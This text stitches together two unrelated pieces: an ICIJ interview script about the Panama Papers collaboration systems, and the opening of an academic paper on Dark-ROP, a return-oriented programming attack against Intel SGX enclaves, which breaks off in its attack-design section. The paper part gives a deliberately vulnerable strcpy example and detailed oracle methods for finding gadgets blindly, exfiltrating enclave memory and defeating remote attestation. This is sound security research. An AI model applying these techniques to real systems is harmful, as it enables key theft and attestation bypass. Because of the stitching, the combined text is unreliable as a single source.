This appendix contains our interview script for ICIJ editorial personnel and for ICIJ technical staff. We note inline where the interview script differed between editorial and technical staff.

Background

1. What was your [editorial/technical] background and/or main area of responsibility for ICIJ prior to the start of the Panama Papers project?
2. Prior to the Panama Papers, had you worked on any other collaborative investigative projects at ICIJ, or any other organization? If so, can you tell us a little bit about how the Panama Papers differed from these earlier efforts?

Overall System Design

1. Were you directly involved in the [technical] design [and/or deployment] of the collaborative systems used during the Panama Papers to store and/or share the source documents? If so:
    (a) What did you feel were the most important features of the system in terms of functionality? What were the most significant challenges to including these features?
    (b) What did you feel were the most important features of the system in terms of security? What were the most significant challenges to including these features?
    (c) We understand that PGP was required to distribute at least some system credentials. Can you tell me a little bit about why PGP was selected, and how that requirement was communicated to users?
2. Were any of the technologists who worked on the projects not ICIJ employees? If so, how were they selected for involvement? Was their access to the design and/or implementation details of the project limited in any way?
3. To the extent that you are aware, how did the systems evolve over the course of its use during the Panama Papers project? Have they continued to change since the launch? In what ways?
4. From your perspective, what were the most successful aspects of the system design and deployment? What were the least successful? What surprised you the most about how the system was used?
5. *For technical staff only:* Were regular backups performed on the system? If so, how were backups initiated and carried out?
6. *For technical staff only:* Was content stored on the system generally encrypted at rest? If so, was there a mechanism for searching this content?

Recruitment and Participation
For editorial staff only:

1. How did journalists generally get involved in the Panama Papers project? Were they recruited, or did they reach out to ICIJ?
2. What was the general process for vetting individuals or organizations for participation? Was anyone ever rejected? Why?
3. Was there a group of people who were responsible for verifying the authenticity of received documents and information? If so, what type of process did they use?
4. As more information was received, how was it integrated into the system? Who was responsible for this, and how was the process determined?

General System Functionality: BlackLight and I-Hub

1. We understand that there were two primary systems used to manage the Panama Papers project: BlackLight and I-Hub. In your own words, you could describe each of these systems, both in terms of their functionality and how they were implemented?
2. Did journalists have separate logins to the two systems? To the best of your knowledge:
    (a) Were there specific password requirements (e.g., length, various characters, etc.)?
    (b) Was two-factor authentication required?
    (c) How could users change/reset passwords? Were regular password changes required?
3. *For editorial staff only:* Were users allowed to upload files to either system? If so, were there any system features included to scan or clean these files?
4. *For technical staff only:* Were users authorized to upload files to either system? If so, was there any service/feature embedded with the file server, to detect and clean malware when a file is uploaded?
5. *For editorial staff only:* If users had a difficulty with one of the systems, what resources were available to them? Was providing user support a significant consideration in the design of the system?

6. *For technical staff only:* If users had a difficulty with one of the systems, could they contact the IT team directly? If so, what was the mechanism? If not, what types of resources or protocol was made available for these users?

I-Hub

1. Did all journalist users have the same level of permissions on the system?
2. What type of user could create new "chat rooms" or threads? Could administrators see all of these, and/or remove content, if needed?
3. *For editorial staff only:* Were there any features that you would have liked to see included in the system, but that could not be integrated for technical reasons? What were they?
4. *For technical staff only:* What type of encryption was implemented on this system? Was it end-to-end (in the style of PGP or OTR) or client-to-server (e.g. HTTPS connection to platform)?

BlackLight

1. *For editorial staff only:* How did the BlackLight system work? Why was BlackLight selected as the base project from which to create the Panama Papers system? What features do you wish it had that it didn't?
2. *For technical staff only:* Why was BlackLight selected as the base project from which to create the Panama Papers system? Was it difficult to adapt or secure for use on this project? In what ways?

Listserv

1. How did communications on the listserv differ from those on I-Hub?
2. *For technical staff only:* What were the functional/security differences between I-Hub and the listserv?
3. Are you aware of any instances where the listserv was used inappropriately? If so, how was this addressed, and by whom?

Information Security Training

1. Who generally provided security training for journalists? Who designed the content of the trainings?
2. Did you provide or design any of these trainings? If so, please tell me a little bit about how they were delivered and what content they contained:
   (a) Were they "live" (e.g. streamed) or recorded? Why or why not?
   (b) Did they involve hands-on exercises? Why or why not?
   (c) Was there any type of evaluation/grading of participants? Could a "failing" grade limit access or require the training be taken again? Why or why not?
   (d) How many different trainings/topics did each user have to engage before being granted access to the systems?
3. What was the goal of providing these trainings? Do you feel they were successful? What would you change or do differently around training for a similar project in the future?

Security Breaches and System Failures

1. To what extent was keeping the online location (i.e. URL) of the project an important security concern?
2. Was there a specific protocol for taking the system offline due to errors, updates or security incidents? How were these communicated to the users of the system (if at all)?
3. *For editorial staff only:* Were there specific plans in place for detecting and/or handling system exposures or security incidents? How were the users and/or publications involved monitored, if at all? By whom?
4. *For technical staff only:* Were there specific plans in place for detecting and/or handling security incidents? For example, were there automated intrusion detection systems, or checks on the locations of system access?
5. Without revealing specifics that could compromise continued use of the system, can you share a general sense of what kind of security incidents happened during the project, and how they were handled?

Scaling and Future Development

1. Do you feel that you would use – or encourage others to use – this type of system for collaborative investigative projects in the future? Why or why not?
2. From both a functionality and support perspective, do you think the systems used for the Panama Papers are scalable to a larger number of projects and/or users?
3. Are there any [design or deployment / technical or system design] lessons you learned from this project that you intend to apply to the design of future systems, whether for similar projects or not? If so, what features or aspects would you keep or change for other projects, and why?
4. Would you change the content or mechanism of training or support for future systems?
5. Is there anything else about this project that you'd like to tell us or think we should know?

Hacking in Darkness: Return-oriented Programming against Secure Enclaves

Jaehyuk Lee[†] *Jinsoo Jang*[†] *Yeongjin Jang*[⋆] *Nohyun Kwak*[†] *Yeseul Choi*[†] *Changho Choi*[†]
Taesoo Kim[⋆] *Marcus Peinado*[‡] *Brent Byunghoon Kang*[†]

[†]KAIST [⋆]Georgia Institute of Technology [‡]Microsoft Research

Abstract

Intel Software Guard Extensions (SGX) is a hardware-based Trusted Execution Environment (TEE) that is widely seen as a promising solution to traditional security threats. While SGX promises strong protection to bug-free software, decades of experience show that we have to expect vulnerabilities in any non-trivial application. In a traditional environment, such vulnerabilities often allow attackers to take complete control of vulnerable systems. Efforts to evaluate the security of SGX have focused on side-channels. So far, neither a practical attack against a vulnerability in enclave code nor a proof-of-concept attack scenario has been demonstrated. Thus, a fundamental question remains: *What are the consequences and dangers of having a memory corruption vulnerability in enclave code?*

To answer this question, we comprehensively analyze exploitation techniques against vulnerabilities inside enclaves. We demonstrate a practical exploitation technique, called Dark-ROP, which can completely disarm the security guarantees of SGX. Dark-ROP exploits a memory corruption vulnerability in the enclave software through return-oriented programming (ROP). However Dark-ROP differs significantly from traditional ROP attacks because the target code runs under solid hardware protection. We overcome the problem of exploiting SGX-specific properties and obstacles by formulating a novel ROP attack scheme against SGX under practical assumptions. Specifically, we build several oracles that inform the attacker about the status of enclave execution. This enables him to launch the ROP attack while both code and data are hidden. In addition, we exfiltrate the enclave's code and data into a shadow application to fully control the execution environment. This shadow application emulates the enclave under the complete control of the attacker, using the enclave (through ROP calls) only to perform SGX operations such as reading the enclave's SGX crypto keys.

The consequences of Dark-ROP are alarming; the attacker can completely breach the enclave's memory protections and trick the SGX hardware into disclosing the enclave's encryption keys and producing measurement reports that defeat remote attestation. This result strongly suggests that SGX research should focus more on traditional security mitigations rather than on making enclave development more convenient by expanding the trusted computing base and the attack surface (e.g., Graphene, Haven).

1 Introduction

Computer systems have become very complex. Even simple, security-sensitive applications typically inherit the huge trusted computing base (TCB) of the platforms they run on. Trusted execution environments such as ARM TrustZone [2] or Intel TXT [14] were invented to allow small programs to run in isolation from the much larger underlying platform software. However, the adoption of these systems has been limited, as they were either closed or required trusted hypervisors or operating systems that have not materialized in the mass market.

Intel Software Guard Extensions (SGX) [16] is a new processor feature that isolates security-critical applications from system software such as hypervisors, operating systems, or the BIOS. SGX has been integrated into recent Intel processor models and is seeing mass-market deployment. It is widely seen as the technology that can finally enable applications with a small TCB in the mass market. A number of systems have been using SGX to protect applications from threats ranging from untrusted cloud providers to compromised operating systems [3, 6, 17, 27, 30, 36, 39].

Recent work has explored the practical limitations of this vision. Several authors [26, 33, 38] have identified side channels that can leak large amounts of sensitive information out of the application's isolated execution

environment (*enclave*). A synchronization bug has been shown to lead to a breakdown in enclave security [37]. However, a fundamental question about the security of SGX remains unanswered: *What is the effect of having a memory-corruption vulnerability in an enclave and how dangerous is it?*

This question is important, as such vulnerabilities have been found in a wide range of applications, including security applications [4, 12, 13]. Furthermore, a major branch of SGX-based system design runs unmodified legacy applications and their complex operating system support inside enclaves [6, 36]. The enclave software of such systems is bound to have memory corruption vulnerabilities.

In a regular environment, such vulnerabilities often result in an attack that changes the control flow of a victim program to execute arbitrary code. However, enclaves in SGX differ from such environments in several important ways. In particular, SGX protects the entire memory contents of the enclave program. Memory values and registers that are required to launch an attack are completely hidden from attackers. More important, recent SGX-based systems even keep the enclave code secret from attackers. For example, under VC^3 [30], the program binaries are encrypted. This poses a problem for ROP attacks [8, 9, 32], as the attacker needs to find a vulnerability and gadgets in the victim's code.

In this paper, we comprehensively analyze the aftermath of exploiting a vulnerability in enclave code by demonstrating a practical attack, called Dark-ROP. Dark-ROP can completely disarm the security guarantees of SGX. In essence, Dark-ROP exploits a control-flow hijacking vulnerability in the enclave software through return-oriented programming (ROP). Since SGX prevents all access to enclave code and data from outside the enclave, we cannot directly apply typical ROP attacks.

To overcome these challenges, we construct a novel method for finding a vulnerability and useful ROP gadgets in fully encrypted binaries (unknown code) running under SGX. The method constructs three oracles that (a) detect the number of register pops before a ret instruction, (b) reveal enclave register values, and (c) leak the secret enclave memory contents. The method requires *no knowledge of the content* of the binary running in the enclave. Dark-ROP can chain the gadgets found in this way and utilize them to invoke security-critical functions such as data sealing and generating measurement reports for remote attestation.

In addition, we construct a *shadow application* (i.e., SGX Malware) that runs outside an enclave but fully emulates the environment of an SGX enclave. This demonstrates the ability of Dark-ROP to fully control the enclave program. Dark-ROP utilizes ROP chains to copy the complete enclave state, including both code and data to unprotected memory. In addition to breaching enclave confidentiality, this also enables Dark-ROP to emulate the enclave software. It can run the enclave's code outside the enclave, except for a small number of SGX instructions. The latter are used for attestation and for obtaining the enclave's crypto keys. Dark-ROP emulates these instructions by invoking ROP calls into the victim enclave.

The shadow application runs in unprotected memory under the control of the attacker. When a remote server requests a measurement report to check the integrity of the victim enclave, the shadow application first receives the request (as a man-in-the-middle), and then invokes an ROP call that generates the correct measurement report in the victim enclave and sends a reply to the remote party to complete the attestation protocol. This man-in-the-middle construction allows attackers to have complete flexibility in executing any code of their choice in the shadow application because it is not protected by SGX at all. At the same time, the remote party cannot detect the attack through the remote attestation because the shadow application can use the real enclave to generate the correct measurement report.

We summarize the contributions of the Dark-ROP attack as follows:

1. **First ROP demonstration against an SGX program on real hardware.** The Dark-ROP attack can completely disarm the security guarantees of SGX. This includes 1) exfiltrating secret code and data from enclave memory, 2) bypassing local and remote attestation, and 3) decrypting and generating the correctly sealed data.
2. **New ROP techniques.** We devise a new way to launch a code-reuse attack by 1) blindly finding a vulnerability and useful gadgets from an encrypted program in the enclave and 2) constructing a shadow enclave that poses as a man-in-the-middle to masquerade the entire application of the enclave.
3. **Informing the community.** There is a temptation to focus on convenience (e.g., running unmodified programs on SGX via library OSes [3, 6, 36]) rather than security (e.g., verification of enclave programs [34, 35]).
   While SGX-like execution environments may make exploitation more difficult, software vulnerabilities continue to be a real threat. Thus, there is a need for well-studied security mechanisms that are tailored to the SGX environment.

We organize the rest of the paper as follows. §2 provides background on SGX. §3 discusses the challenges and the threat model of Dark-ROP. §4 illustrates the design of Dark-ROP. §5 describes various ways to further

develop this attack for malicious uses. In §7, we discuss the feasibility and effectiveness of our attack. §8 covers related work. We conclude in §9.

2 Background

In this section, we present the background on SGX that is necessary to further the understanding of Dark-ROP.

Intel SGX. Intel Software Guard Extensions (SGX) is an extension of the x86 instruction set architecture (ISA), which enables the creation of trusted execution environments (TEE), called *enclaves*. An enclave has an isolated memory space and execution runtime. SGX protects programs running in enclaves from attacks that undermine the integrity and the confidentiality of code and data of the program. For example, SGX prevents enclaves from being tampered with by privileged software (e.g., kernel), and from many physical attacks such as the *cold-boot attacks*.

2.1 Security Features of SGX

Memory encryption/isolation in SGX. SGX provides hardware-based access control mechanism and memory encryption to strongly guarantee the confidentiality and integrity of the entire memory used by an enclave program (*Enclave Page Cache (EPC)*).

The SGX processor enforces an access control policy that restricts all access to an enclave's memory to code running inside that enclave. That is, no other software, including the operating system, can read or write enclave memory. This access restriction is enforced by the Memory Management Unit (MMU) integrated in the processor package, which cannot be manipulated by the system software. Specifically, page miss handler (PMH) [23] checks an access permission of the EPC pages when any software requests read or write access to the enclave memory.

In addition, a memory encryption engine (MEE) [11, 15] that is a extension of the memory controller encrypts enclave code and data before they are being written to main memory. This reduces the hardware TCB of SGX to the processor package and prevents a variety of attacks such as cold boot or DMA attacks.

Ensuring program integrity through attestation. Attestation is a secure assertion mechanism that confirms the correct application has been properly instantiated on a specific platform [1].

The purpose of attestation in SGX is twofold: ensuring that an enclave is running an expected program on a certified SGX platform with a correct configuration and securely sharing a secret to build a secure communication channel between an enclave and a remote entity (e.g., the owner of the enclave).

A complete end-to-end SGX attestation involves a long series of steps, most of which are not relevant for this paper. The one step that is relevant to Dark-ROP is that an enclave needs to obtain a cryptographic message authentication code (MAC) from the processor as part of the attestation. The enclave calls the *EREPORT* instruction to obtain the MAC. *EREPORT* computes the MAC over a data structure that includes the calling enclave's cryptographic identity (digest) with a processor key that is not revealed to the caller.

Data sealing. SGX provides the means for securely exporting sensitive data from an enclave by encryption (i.e. *data sealing*).

The processor provides each enclave with crypto keys that are unique to the enclave's cryptographic identity (digest). That is, different enclaves will receive different keys. Enclave code can use these keys to implement data sealing: It can cryptographically protect (e.g., encrypt, MAC) data before asking untrusted code to store them persistently. At a later time, a different instance of the same enclave (with the same enclave digest) can obtain the same key from the processor and decrypt the data. Enclaves can use the *EGETKEY* SGX leaf function to access their keys.

Deploying an encrypted binary in SGX. Several researchers have pointed out and built systems [5, 6, 24, 29, 30] that can deploy a completely encrypted program to the SGX platform. This can increase program security by preventing attackers from reverse engineering the program.

In short, the enclave owner builds the enclave with a simple plaintext loader binary. The loader will copy a second, encrypted binary into enclave memory and decrypt it inside the enclave with a key that it can obtain from the enclave owner using remote attestation. The loader then invokes the second binary. Optionally, the loader code can be erased from enclave memory to deprive attackers of known gadget building material.

This process requires memory that is at some time writable and at another time executable. Current SGX specification (*SGX1 [19]*) does not allow changing memory page permissions after an enclave has been created. Thus, the pages into which the second binary is loaded have to be made writable and executable. A new SGX specification *(SGX2 [20])*, promises to support the modification of page permissions of running enclaves. That would allow the deployment of encrypted binaries without requiring pages to be both executable and writable.

In summary, SGX makes it possible to deploy encrypted binaries, which means that attackers may never be able to see the code running inside the enclave they are




Figure 1: ENCLU instruction and its leaf functions. To invoke a leaf function of interest through the ENCLU instruction, an application developer can load the index of the function into the rax register and then execute ENCLU. For example, the value of rax is required to be 0x4 to invoke EEXIT.

trying to attack.

2.2 Instruction Specifications

SGX adds two new instructions, ENCLU and ENCLS, to the x86 ISA [19, 20]. ENCLU handles the user-level operations (i.e., Ring 3) such as deriving encryption keys and generating measurement reports. ENCLS, on the other hand, handles privileged level operations (i.e., Ring 0) such as creating enclaves, allocating memory pages. While SGX introduces many operations for creating enclaves and managing them, these two instructions work as gates that help dispatch a variety of functions, which are called *leaf functions* [19, 20].

Leaf functions. Figure 1 shows how a user-level process can invoke each leaf function through an ENCLU gate. To call a leaf function, a developer can load the index of a leaf function into the rax register and call ENCLU. For example, setting rax to 0x0 will call EREPORT, 0x1 will call EGETKEY, etc. Each leaf function requires different parameters, which are passed through the rbx, rcx, and rdx registers. For example, EEXIT, one of the leaf functions of ENCLU, requires two parameters: 1) a target address outside the enclave and 2) the address of the current Asynchronous Exit Pointer (AEP). These two parameters are passed through the rbx and rcx registers. After setting the required parameters, the developer can now set rax to the index of the leaf function (in this case, 0x4). Finally, executing the ENCLU instruction will execute the EEXIT leaf function. This calling convention for leaf functions is very similar to invoking a system call in Linux or Windows on the x86 architecture.

3 Overview

In this section, we present an overview of Dark-ROP with a simple enclave program that has a buffer overflow vulnerability as an example.

```
1  // EENTER can run this function
2  Data* import_data_to_enclave(char *out_of_enclave_memory)
3  {
4      // data to be returned
5      Data *data = new Data();
6      // a stack buffer in the enclave
7      char in_enclave_buffer[0x100];
8
9      // possible buffer overflow
10     strcpy(in_enclave_buffer, out_of_enclave_memory);
11
12     // ...
13     // do some processing
14     // ...
15     return data;
16 }
```

Figure 2: An example enclave program that has a buffer overflow vulnerability. The untrusted program can call an exported function import_data_to_enclave() in the enclave through the EENTER leaf function. The function will copy data from memory outside the enclave to an in-enclave stack buffer. However, the buffer can overflow during the copy because the size of data to be copied is not checked.

3.1 Launching the ROP attack in SGX

Figure 2 shows an example of a potentially exploitable vulnerability. In particular, the function import_data_to_enclave() reads the data from outside the enclave and creates a class object (i.e., Data in the code) by parsing the raw data. An untrusted program can invoke a function in the enclave (from outside the enclave) if an enclave program has exported the function. To call the function in the enclave, the untrusted program can set the rbx register as the address of the Thread Control Structure (TCS), which is a data structure that contains the entry point of the enclave (e.g., the import_data_to_enclave() function in this case) and its argument (i.e., the attack buffer as out_of_enclave_memory) as a pointer of the untrusted memory. Then, running EENTER will invoke the function in the enclave. In the function, the data at the untrusted memory will be copied (see line 10) using the strcpy() function, which does not check the size of the data to be copied so that the attacker can exploit this buffer overflow vulnerability. While the vulnerability does not have to be in this form specifically, the code is very simple to represent a general example of an enclave program that has an exploitable vulnerability.

To launch the ROP attack on the vulnerability, the attacker can fill the attack buffer to more than the size of the buffer in the enclave, which is 0x100, to overwrite the return address and then build the stack with ROP gadgets and function arguments to control the program execution at the attacker's will.

However, the ROP attack against enclaves will not simply work in the typical way because the information for the execution environment as well as the program itself is encrypted, so it is hidden to attackers.

Challenge: encrypted binary makes the ROP attack difficult. In the example, since we know the source code of the program, we can easily find the location and the triggering condition of the vulnerability. However, in the most secure configuration of the SGX platform (deploying an encrypted binary as in §2.1), the assumption that we know the location of the vulnerability and the condition that triggers vulnerability does not hold. This makes the launching of an ROP attack harder even if there is a buffer overflow vulnerability because attackers are required to find the vulnerability while having no knowledge of the target program.

Additionally, finding gadgets over the encrypted program is another challenge that is orthogonal to finding vulnerabilities. Suppose that an attacker could find the location and the condition for triggering a vulnerability. To successfully exploit the vulnerability and take control of the program, the attacker is required to launch a code reuse attack (if there is no code injection vulnerability) through return-oriented programming (ROP).

Unfortunately, chaining the ROP gadgets to execute an arbitrary function is exceptionally difficult in enclaves because the program binary is encrypted. Deploying a program binary in a fully encrypted form in SGX results in the code in the binary being completely unknown to the attacker. In other words, the attacker has to find gadgets for their execution and chain them together under the blindness condition.

Although a recent work on Blind ROP [7] demonstrates an ROP attack against unknown code, the attack relies critically on properties of certain server applications that are based on the `fork()` system call, which does not hold for SGX enclaves.

3.2 The Dark-ROP Attack

Consequently, to launch a successful ROP attack against the enclaves in SGX, the attacker must overcome the aforementioned challenges. In Dark-ROP attack, we resolve the challenges as follows.

Finding a buffer overflow vulnerability. To find a buffer overflow vulnerability in an encrypted enclave program, the Dark-ROP attack exploits the exception handling mechanism of SGX as follows.

For an enclave program, it has a fixed number of (exported) entry points (i.e., functions of enclave program) specified in the enclave configuration. Because these are the only point at which an untrusted OS can supply an input to the enclave program, we enumerate those functions and apply fuzzing to its argument to find any memory corruption vulnerability. In fuzzing functions, we can detect a vulnerability by exploiting the exception handling mechanism of the enclave. Since an enclave program runs as a user-level program, which cannot handle processor exceptions, when it encounters memory corruption (i.e., page fault) on its execution, the enclave gives back the execution to the untrusted operating system to handle the fault. This fall-back routine for handling the exception is called Asynchronous Enclave Exit (AEX). If we detect any AEX caused by a page fault on fuzzing, this means that there was a memory corruption so that we set the function and the argument that currently fuzzed as a candidate for the buffer overflow vulnerability.

Next, to detect vulnerability triggering conditions such as the size of the buffer and the location of the return address, we exploit the value of the CR2 register at the AEX handler, the register that stores the source address of a page fault. By constructing the fuzzing buffer to contain an invalid memory address (e.g. `0x41414000`) in the buffer, we can determine the potential target of the return address if the exception arose from the supplied value (i.e., if the value of CR2 is `0x41414000`).

Finding gadgets in darkness. After finding a buffer overflow vulnerability in an enclave program, the Dark-ROP attack finds gadgets to exploit the vulnerability. To overcome the challenge of finding gadgets against the unknown binary, we make the following assumptions on the code in the binary.

First, the code must have the `ENCLU` instruction. This is always true for the binaries in enclaves because the enclave program can call the leaf functions only with the `ENCLU` instruction. Without having the instruction, the enclave cannot enjoy the features provided by SGX.

Second, the code should have the ROP gadgets that consist of one or multiple "pop a register" (i.e., `pop rbx`) instructions before the return instruction, especially for the `rax`, `rbx`, `rcx`, `rdx`, `rdi`, and `rsi` registers. The reason we require pop gadgets for such registers is that these registers are used for the index of the leaf function (`rax`), for arguments passing (the other registers) for the leaf function, and a library function in the x86-64 architecture. For the `rbx`, `rcx`, and `rdx` registers, the `ENCLU` instruction uses them for passing the arguments. Similarly, for the `rdi` and `rsi` registers, the library functions use them for passing the arguments. To successfully call the leaf functions and library functions, the value of these registers must be under the control of the attacker.

The second assumption is also a very common case for the enclave binary because these registers are callee-saved registers. As mentioned above, the leaf functions and the library functions use them for passing the argument so that the callee must have a routine that restores the registers, and this is typically done by running multiple "pop a register" instructions before the return of the function. Thus, the code typically includes the "pop a register" gadget for these registers. Furthermore, since `rax` is reserved

for passing the return value of the function in the x86-64 architecture, having an instruction such as `mov rax, rbx` before the function epilogue is a very common case.

Third, we assume that the program in the enclave has a function that operates as a `memcpy` function (e.g., `memcpy`, `memmove`, or `strncpy`, etc.). The assumption still targets a typical condition because the isolated architecture of SGX memory requires frequent copying of memory between the trusted in-enclave area and the untrusted area.

We believe the assumptions we made for the gadgets targets a typical condition of enclave programs because without such gadgets, the programs will be broken or run unconventionally.

Based on the assumption of gadgets, we attempt to find the useful ROP gadgets without having any knowledge of the code in the binary, so we called this attack "Dark-" ROP. To this end, we construct three oracles that give the attackers a hint of the binary code to find the useful gadgets: 1) a page-fault-based oracle to find a gadget that can set the general purpose register values; 2) the `EEXIT` oracle can verify which registers are overwritten by the gadgets found by 1); and 3) the memory oracle that can find the gadget has a memory copy functionality to inject data from untrusted space to the enclave or to exfiltrate the data *vice versa*. For the details of the oracles, please refer to §4 for the further descriptions.

By utilizing these three oracles, the Dark-ROP attack achieves the ability to execute security-critical functions such as key derivation for data sealing and generating the correct measurement report for attestation, and arbitrarily read or write data between the untrusted memory and the memory of the enclaves.

3.3 Threat Model

To reflect the environment of SGX deployed in the real world, the Dark-ROP attack is based on the following assumptions:

1. The target system is equipped with the processor that supports SGX, and we assume that the hardware is not vulnerable. Additionally, we also exclude the case that requires physical access to the machine because the Dark-ROP attack is a pure software-based attack.
2. SGX and the enclave application are configured correctly. That is, we assume that all software settings that affect the enclave such as BIOS settings and the setting of page permissions for the enclave etc. are configured correctly, as described in the Intel manual [19–22] to guarantee the security promised by SGX if the application has no vulnerability.
3. The application harvests the entire security benefit of SGX. That is, the application that runs in the enclave is distributed in an encrypted format and removing the loader program after launching the payload, which makes it completely hidden to the attacker, and the application uses data sealing for protecting application data as well as remote attestation to verify the running status of the enclave.
4. However, the application that runs inside the enclave has an exploitable memory-corruption vulnerability.
5. The attacker has full control of all software of the system, including the operating system and the untrusted application that interacts with the enclave, etc., except the software that runs inside the enclave.
6. The target application is built with a standard compiler (e.g. Visual Studio for SGX, or `gcc`), with the standard SDK that is supplied by Intel.

The threat model of Dark-ROP is pragmatic because it assumes the standard, and secure configuration of SGX for the attack target, as well as assuming only the software-level attacker. The extra assumption that we add to the standard is that the software in the enclave has an exploitable vulnerability. Since removing all vulnerabilities from the software is an inextricable challenge, we believe that the assumptions depict the common best practices of using of SGX.

4 Attack Design

In this section, we illustrate how an attacker can launch the ROP attack by overcoming the challenges of the attack in the SGX environment. We first describe how an attacker can find the gadgets required for the Dark-ROP attack by exploiting the three oracles that can provide the hints with respect to the code in the unknown (encrypted) binary in the enclave. After that, we demonstrate a proof-of-concept example that invokes security-critical functions within the enclave through the vulnerability by chaining the ROP gadgets.

4.1 Finding gadgets in a hidden enclave program

To find gadgets from the completely hidden binary in an enclave, we devised three techniques that can turn an enclave into an oracle for finding a gadget: 1) Reading the `cr2` register at the page fault handler to find the gadget with multiple register pops to control the value of registers. 2) Leaking the register values at the page fault handler by calling the `EEXIT` leaf function to identify which registers are changed by 1. 3) Examining the memory outside the enclave to find a function in the `memcpy()` family to perform arbitrary read/write on the enclave.




Figure 3: An overview of page fault oracle and the AEX handler. The workflow for identifying `pop` gadgets by using the *page fault oracle* is as follows: (1) The attacker sets an arbitrary address in the code section on the stack to probe if the address is for a `pop` gadget (e.g. `0xF7501200` in the figure) and then set several non-executable addresses in `PF_region`. (2) Because the probed address in the figure contains a single pop and a return instruction, the processor attempts to pop the first address in `PF_region` (i.e., `PF_region_0`) then return to the second address on the stack, `PF_region_1` (i.e., `0xF7742000`). (3) Returning to the `PF_region_1` address emits the page fault exception because the address is non-executable. (4) At the exception handler, the attacker can locate this address from the `cr2` register in the exception context so that the attacker can identify that only one pop is in the gadget.

Page fault oracle for changing register values. We first find gadgets that can set a value to a specific register from the values in the stack. For instance, a pop gadget like `pop rbx; pop rcx; pop rdx; retq;` can change the value of the `rbx`, `rcx`, and `rdx` registers at once if values are set at the attack stack by exploiting a buffer overflow vulnerability.

To find such gadgets, we turn the Asynchronous Enclave Exit (AEX) and page fault handler into an oracle for detecting the gadgets. An interesting property of the Intel processor is that when a page fault exception arises, the `cr2` register stores the address of the page that generated the fault. On the other hand, if a page fault arises in the enclave, the AEX happens and it clears the least 12 significant bits of the `cr2` register and overwrites the General Purpose Registers (GPRs) with the synthesized value to protect its execution context. Therefore, for the page fault that arises in the enclave, we can identify which address triggered the page fault in a page granularity by examining the value in the `cr2` register at the page fault handler (i.e., AEX handler in this paper).

To turn this into a gadget-finding oracle, we set the attack stack as in Figure 3. In essence, by exploiting the memory corruption bug, we set the return address to be the address that we want to probe whether it is a pop gadget or not. The probing will scan through the entire executable address space of the enclave memory. At the same time, we put several non-executable addresses, all of which reside in the address space of the enclave, on the stack.

Because the untrusted operating system manages all the memory allocations, the attacker knows the coarse-grained memory map of the enclave (on the left side of the Figure 3) so that the attacker can easily identify the non-executable enclave memory pages (e.g., enclave stack or heap pages). We call this memory region as `PF_region` and, `PF_R` array in the code contains the list of non-executable page addresses.

For instance, we put `0xf7741000`, `0xf7742000`, `0xf7743000`, and `0xf7744000`, etc. on the enclave stack to set the register values if it is a `pop` gadget (see at the bottom of the Figure 3. For example, if the gadget at the return address is `pop rdx; ret;`, then `0xf7741000` will be stored into the `rdx` register, and the processor will attempt to return to the address of `0xf7742000`. However, the address `0xf7742000` is a non-executable address; returning to such an address will cause the processor to generate the page fault. Then, the AEX handler will catch this page fault. At the AEX handler, the attacker is able to distinguish the number of `pops` in the gadget by examining the value in the `cr2` register. In the case of the example, the value is `0xf7742000`, the second value on the stack, which means that the gadget has only one pop before the return because the first value, `0xf7741000`, is popped. Taking another example, when the gadget has three pops, the first three values on the stack will be removed so that the value in the `cr2` register will be `0xf7743000`.

Using this method, the attacker can identify the number of pops before the return on the gadgets. However, the oracle does not allow the attacker to figure out which registers are being popped. Moreover, the gadget found by this method could not be a pop gadget because the page fault can be triggered in other cases such as `pop rax; mov rbx,QWORD PTR [rax+0x4]` (fault by `mov` instruction). In the next oracle, we will remove the uncertainty of the gadgets found by this oracle.

Identifying the gadgets and the registers on `EEXIT`. The second oracle we build is for identifying pop gadgets among the gadget candidates found from the first AEX oracle. The second oracle exploits the fact that the values in registers are not automatically cleared by the hardware on the execution of the `EEXIT` leaf function. As a result,




Figure 4: An overview of searching an `ENCLU` gadget and the behavior of `EEXIT`. (1) The attacker chains multiple pop gadgets found in Figure 3, as many as possible, and put the value `0x4` as the number of pops in the gadget. (2) If the probing address (the last return address) contains the `ENCLU` instruction, then it will invoke `EEXIT` and jump to the address specified in `rbx` (i.e., `0x4` because of the pop gadgets). (3) The execution of `EEXIT` generates the page fault because the exit address in `rbx` (`0x4`) does not belong to the valid address region. (4) At the page fault handler, the attacker can be notified that `EEXIT` is invoked accordingly by examining the error code and the value of the `rax` register. The error code of `EEXIT` handler contains the value that indicates the cause of page fault. In this case, the page fault is generated by pointing an invalid address `0x4` as jump address (i.e., the value of `rbx` register). So if the error code contains the flags for `PF_PROT` (un-allocated), `PF_USER` (userspace memory), and `PF_INSTR` (fault on execution), and the value of `rax` is `0x4` (the value for `EEXIT` leaf function), then the attacker can assume the probed address is where the `ENCLU` instruction is located.




Figure 5: An overview of finding `memcpy()` gadget. (1) The attacker exploits a memory corruption bug inside the enclave and overwrites the stack with a gadget chain. (2) The gadgets in the chain sets the arguments (`rdi, rsi, rdx`) as the destination address (`0x80000000`) in `rdi`, the source address (`0x75000000`) in `rsi`, and the size (`0x8`) in `rdx` to discover the `memcpy()` gadget. (3) On the probing, if the final return address points to the `memcpy()` gadget, then it will copy the 8 bytes of enclave code (`0xf7500000`) to the pre-allocated address in application memory (`0x80000000`), which was initialized with all zero. (4) To check if the `memcpy()` gadget is found, the attacker (application code) compares the contents of the memory region (`0x80000000`) with zero after each probing. Any non-zero values in the compared area results the discovery of the `memcpy()`.

the attacker can identify the values of the registers that were changed by the pop gadget that is executed prior to `EEXIT`. This helps the attacker to identify the pop gadgets among the candidates and the registers that are popped by the gadgets.

To build this oracle, we need to find the `ENCLU` instruction first because the `EEXIT` leaf function can only be invoked by the instruction by supplying the index at the `rax` register as `0x4`. Then, at the `EEXIT` handler, we identify the pop gadgets and the registers popped by the gadget. To find the `ENCLU` instruction, we take the following strategy. First, for all of the pop gadget candidates, we set them as return addresses of a ROP chain. Second, we put `0x4`, the index of the `EEXIT` leaf function, as the value to be popped on that gadgets. For example, if the gadget has three pops, we put the same number (three) `0x4` on the stack right after the gadget address. Finally, we put the address to scan at the end to probe whether the address is a `ENCLU` gadget.

